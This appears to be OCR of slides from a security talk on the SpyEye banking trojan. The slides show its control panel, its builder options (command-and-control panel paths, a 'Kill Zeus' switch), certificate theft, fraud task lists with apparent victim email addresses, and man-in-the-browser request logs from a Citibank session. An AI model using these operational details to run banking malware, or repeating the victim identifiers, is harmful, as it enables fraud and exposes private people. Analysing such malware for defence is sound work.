
0 [Filter] [All]


[Take over] Total: 31008 Page: **1** 2 3 ... 310 311 Show: 50 200 per page

□ All 31008 items

□	Id	Version	S	MX	Ip	Serial	Last seen
□	17971	15	✓	✓	1.8	7002-190E	0 seconds
□	18001	15	✓	✓	2.103	A86C-668C	0 seconds
□	19406	15		✓	255.44	2124-7C53	0 seconds
□	20689	15	✓	✓	86.62	0707-565F	0 seconds
□	21179	15		✓	72.16	4BE4-E459	0 seconds
□	22340	15		✓	90.129	287D-8EC2	0 seconds
□	23199	15	✓	✓	3.60	C885-66AC	0 seconds
□	23247	15		✓	1.140	4697-1209	0 seconds
□	25183	15	✓	✓	01.105	3440-BBAE	0 seconds
□	25692	15	✓	✓	174.205	18EF-22EF	0 seconds
□	27778	15		✓	3.76	EC6B-F5F7	0 seconds
□	28212	15		✓	.51	3C29-FCE8	0 seconds
□	28777	15	✓	✓	43.120	A40F-290D	0 seconds
□	29308	15		✓	62.50	782A-E23E	0 seconds
□	30668	15		✓	94.21	2092-335B	0 seconds
□	2127	14	✓	✓	65.223	0053-BCAE	1 second
□	17115	15		✓	40.199	45C4-FBFF	1 second

Battling at the Victims Host





Path to the main control panel: http://www.yourbotnet.cn/spyeye/main/

Alternative path to the main control panel: http://www.yourbotnet2.cn/spyeye/main/

Path to the formgrabber control panel: http://www.yourbotnet.cn/spyeye/formgrabber/

Encryption key: Your Enc. Key


Connector interval *(sec)*: 300

Compress build by **UPX v3.04w**: □

Kill **Zeus**: ☑

- **Similar kit to Zeus**
- **“Kill Zeus”**

Sophisticated Management



Get Certificates


Bot GUID :	
Report date region :	15/07/2010 ... 20/07/2010 clean
Data :	
Limit :	100
Show useless certificates :	□
	sub

FILE:


Local file: Browse...

Upload

SpyEye Stats



Sophisticated Management




ID	Note	Start Time	Finish Time	Bots Count	Tasks Processing (%)	[Detail info]	[Controls]
300	[redacted]	2009-10-19 14:13:42	2009-11-10 00:13:42	25		ⓘ	⏸ ✖
301	[redacted]	2009-10-27 14:23:17	2009-11-10 00:23:17	14		ⓘ	⏸ ✖

Bots with cards for **Global task # 301**

[Restart]	[New time]	ID Task	Planned Time	Begin Time	End Time	E-Mail	Message Log	Client's info	Id Bot
don't		4102	2009-10-27 17:08:53	2009-10-27 17:09:10	2009-10-27 17:15:52	trucnguyen82 @newhampshire.usa.com	💰	6.0.6000 8.0.6001.18865 User	ⓘ ⛔
don't		4104	2009-10-28 09:14:53	2009-10-28 09:15:22	2009-10-28 09:16:35	markusp28 @tvstar.com	💰		ⓘ
don't		4106	2009-10-29 19:03:29	2009-10-29 19:03:43	2009-10-29 19:05:43	vallerip34 @delhimail.com	💰		ⓘ
don't		4108	2009-10-30 05:52:05	2009-10-30 05:53:25	2009-10-30 05:54:52	paddybaby0242 @sister.com	💰	5.1.2600 8.0.6001.18702 Admin	ⓘ ⛔
don't	🕐 2009-10-10 20:23:53	4113	2009-10-31 10:37:05	2009-10-31 13:06:51	2009-10-31 13:08:17	jcropp18 @hour.com	💰	5.1.2600 6.0.2800.1106 Admin	ⓘ ⛔
don't		4116	2009-11-01 15:22:05	2009-11-01 15:27:35	2009-11-01 15:29:01	modaparkavenue76 @myself.com	💰		ⓘ
don't		4117	2009-11-02 04:28:41	2009-11-02 04:33:09		velicajames29 @kittymail.com	ERROR		ⓘ
🔄 ✓		4120	2009-11-03 10:50:17	2009-11-03 13:53:35		gregorysmith2 @atheist.com	ERROR	5.1.2600 7.0.5730.11 Admin	ⓘ ⛔
don't		4122	2009-11-04 07:46:05	2009-11-04 14:00:16	2009-11-04 14:01:53	hendessi142 @seductive.com	💰	5.1.2600 7.0.5730.13 Admin	ⓘ ⛔
🔄 ✓	🕐 2009-12-21 08:50:41	4133	2009-11-04 23:52:05	2009-12-22 07:14:57		tcdalessandro95 @alaska.usa.com			ⓘ
don't		4126	2009-11-06 02:46:41	2009-11-06 02:46:48	2009-11-06 02:47:57	sjtony28 @nycmail.com	💰		ⓘ

Man-in-the-browser extraction



28/6/2010

Not found

29/6/2010

Not found

30/6/2010

Not found

1/7/2010

Not found

2/7/2010

id	bot_guid	process_name	hooked_func	date_rep
ⓘ	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:24:53

```
https://online.citibank.com/US/JPS/portal/Home.do

GET /US/JPS/portal/Home.do HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument,
application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-shockwave-flash, */*
Referer: https://online.citibank.com/US/JPS/portal/Index.do
Accept-Language: en-us
```

id	bot_guid	process_name	hooked_func	date_rep
ⓘ	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:27:52

